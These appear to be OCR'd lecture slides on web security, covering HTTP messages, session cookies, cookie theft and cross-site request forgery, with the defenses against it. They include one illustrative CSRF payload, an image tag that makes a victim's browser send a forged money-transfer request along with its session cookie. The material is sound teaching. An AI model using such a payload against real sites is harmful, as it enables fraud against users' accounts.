
Data (if POST; none for GET)

Basic Structure of Web Traffic



Includes status code
Headers describing the answer
Data for returned item

HTTP Response



HTTP version

Status code

Reason phrase


Headers

```
HTTP/1.0 200 OK
Date: Sat, 23 Feb 2013 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Fri, 22 Feb 2013 17:39:05 GMT
Content-Length: 2543

<HTML> Welcome to BearBucks, Alice ... blahblahblah </HTML>
```

Data

HTTP Cookies




Includes status code
Headers describing answer, incl. **cookies**
Data for returned item

Servers can include "*cookies*" in their replies: ***state*** that clients store and return on any subsequent queries to the **same server/domain**

Cookie is just a name/value pair. (Value is a string).

HTTP Response



HTTP version

Status code

Reason phrase

Headers

Data


```
HTTP/1.0 200 OK
Date: Sat, 23 Feb 2013 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Fri, 22 Feb 2013 17:39:05 GMT
Set-Cookie: session=44ebc991
Content-Length: 2543

<HTML> Welcome to BearBucks, Alice ... blahblahblah </HTML>
```

Cookie

Here the server instructs the browser to remember the cookie "session" so it & its value will be included in subsequent requests

Cookies & Follow-On Requests



Browser


HTTP Request

Web Server

Includes "resource" from URL
Headers describing browser
capabilities, including **cookies**

Server

HTTP Request



Headers

Method

Resource

HTTP version

```
GET /moneyxfer.cgi?account=alice&amt=50&to=bob HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: mybank.com
Cookie: session=44ebc991
Referer: http://bank.com/login.html?user=alice&pass...

```

Blank line

Data (if POST; none for GET)

Cookies & Web Authentication

- One very widespread use of cookies is for web sites to track users who have authenticated
- E.g., once browser fetched `http://bank.com/login.html?user=alice&pass=bigsecret` with a correct password, server associates value of "`session`" cookie with logged-in user's info
- Now server subsequently can tell: "I'm talking to same browser that authenticated as Alice earlier"

⇒ *An attacker who can get a copy of Alice's cookie can access the server impersonating Alice!*

  - **"Cookie theft"**

Static Web Content

```
<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>

  </BODY>
</HTML>
```

Visiting this boring web page will just display a bit of content.

Automatic Web Accesses

```
<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>
    <IMG SRC="http://anywhere.com/logo.jpg">
  </BODY>
</HTML>
```

Visiting *this* page will cause our browser to automatically fetch the given URL.

Automatic Web Accesses

```
<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>
    <IMG SRC="http://xyz.com/do=thing.php...">
  </BODY>
</HTML>
```

So if we visit a *page under an attacker's control*, they can have us visit other URLs

Web Accesses w/ Side Effects

- Recall our earlier banking URL:

```
http://bank.com/moneyxfer.cgi?account=alice&amt=50&to=bob
```

- So what happens if we visit `evilsite.com`, which includes:

```
<img src="http://bank.com/moneyxfer.cgi?
    Account=alice&amt=500000&to=DrEvil">
```

  - Our browser issues the request …
  - … and dutifully includes authentication cookie! `:-(`
- *Cross-Site Request Forgery* (**CSRF**) attack

CSRF Defenses

- Defenses?
  - Require authentication (not just session cookie!) for each side-effecting action – what a pain :-(
  - Use unguessable URLs for each action (URL includes a *random CSRF token*)
  - If URL to transfer money is unguessable:
    `http://bank.com/moneyxfer.cgi?account=alice&amt=50&to=bob&token=5f92ea40`
    then attacker won't know what to put in malicious page
- Note: only the server can implement these!

Summary

- Whenever you have stuff from two different distrusting sources mixed together in one channel, worry about injection attacks
- Web applications have to work around shortcomings in web security model